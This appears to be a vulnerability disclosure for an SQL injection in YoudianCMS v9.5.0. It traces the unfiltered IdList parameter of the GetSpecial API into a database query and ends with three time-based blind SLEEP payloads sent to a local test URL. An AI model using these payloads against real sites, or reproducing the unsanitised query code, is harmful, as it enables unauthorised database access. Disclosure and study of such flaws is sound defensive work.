YoudianCMS v9.5.0 is vulnerable to SQL Injection via ApiAction.class.php

Exploit Title: SQL injection

Date: 2022-06-01

Software Link: https://res.youdiancms.com/youdiancms9.5.0.zip <https://res.youdiancms.com/youdiancms9.5.0.zip>

Version: v9.5.0

Tested on: Windows 10

Operating environment: PHP 5.6 or above , Mysql 5.0 or above

1. Vulnerability analysis

The vulnerable file path is: /App/Lib/Action/Home/ApiAction.class.php. The IdList parameter is not filtered on line 535, the IdList parameter is brought into the get_special function:

```
530     /**
531      * 获取专题
532      */
533     public function GetSpecial(){
534         $ChannelID = isset($_REQUEST['ChannelID']) ? $_REQUEST['ChannelID'] : -1;
535         $IdList = isset($_REQUEST['IdList']) ? $_REQUEST['IdList'] : -1;
536         $data['Data'] = get_special($ChannelID, $IdList);
537         app_relative_to_absolute($data['Data'], 'SpecialPicture');
538         $this->ApiReturn($data, '', 1, API_FORMAT);
539     }
```

Following up on the get_special function, which is located on line 80 of the /App/Common/tag.php file,


```
}
//专题信息
function get_special($ChannelID = 0, $idlist=-1){
    $m = D('Admin/Special');
    $p = array('IsEnable'=>1, 'idlist'=>$idlist, 'ChannelID'=>$ChannelID);
    $data = $m->getSpecial($p);
    if( empty($data) ) return false;
    return $data;
}
```

Continue to follow up the getSpecial function, the getSpecial function is located on line 17 of the /App/Lib/Model/Admin/SpecialModel.class.php file, It can be seen that the getSpecial function performs the database query operation, in which the idlist parameter is not filtered and finally brought into the where function, and the database query operation is performed, which eventually leads to the SQL injection vulnerability:


```
function getSpecial($options=array()){
    $where = get_language_where_array();
    if( isset($options['IsEnable']) && $options['IsEnable'] != -1){
        $where['IsEnable'] = intval($options['IsEnable']);
    }

    $idlist = $options['idlist'];
    if( isset($idlist) && $idlist != -1 && substr($idlist, 0, 1) != '^'){
        $where['SpecialID']  = array('in', $idlist);
        $order = "field(SpecialID,$idlist)";
    }else{
        if( substr($idlist, 0, 1) == '^' ){
            $where['SpecialID']  = array('not in', substr($idlist, 1) );
        }
        $order = 'SpecialOrder asc,SpecialID desc';
        //其他的条件写在这里
        if( isset($options['ChannelID']) && $options['ChannelID'] != -1 ){
            $list = $this->getSpecailID($options['ChannelID']);
            if( empty($list) ) return false;
            $where['SpecialID']  = array('in', implode(',', $list));
        }
    }
    $result = $this->where($where)->order($order)->select();

    //计算专题的信息数量
    if( isset($options['SpecialCount']) && $options['SpecialCount'] == 1 ){
        $n = is_array($result) ? count($result) : 0;
        $m = D('Admin/Info');
        for($i=0; $i<$n;$i++){
            $result[$i]['SpecialCount'] = $m->specialCount( $result[$i]['SpecialID'] );
        }
    }
    return $result;
}
```

2. Loophole recurrence

Build a local website environment，the vulnerable URL is: http://192.168.31.76/index.php/api/GetSpecial?ChannelID=1&IdList=1 <http://192.168.31.76/index.php/api/GetSpecial?ChannelID=1&IdList=1> , construct the request packet, the payload is: %20AND%20(SELECT%20*%20FROM%20(SELECT(SLEEP(1)))A), it can be seen that the delay is one second：



Then construct the payload as:
%20AND%20(SELECT%20*%20FROM%20(SELECT(SLEEP(5)))A), it can be seen that the delay is five second:



Construct the payload as: %20AND%20(SELECT%20*%20FROM%20(SELECT(SLEEP(10)))A), it can be seen that the delay is ten second: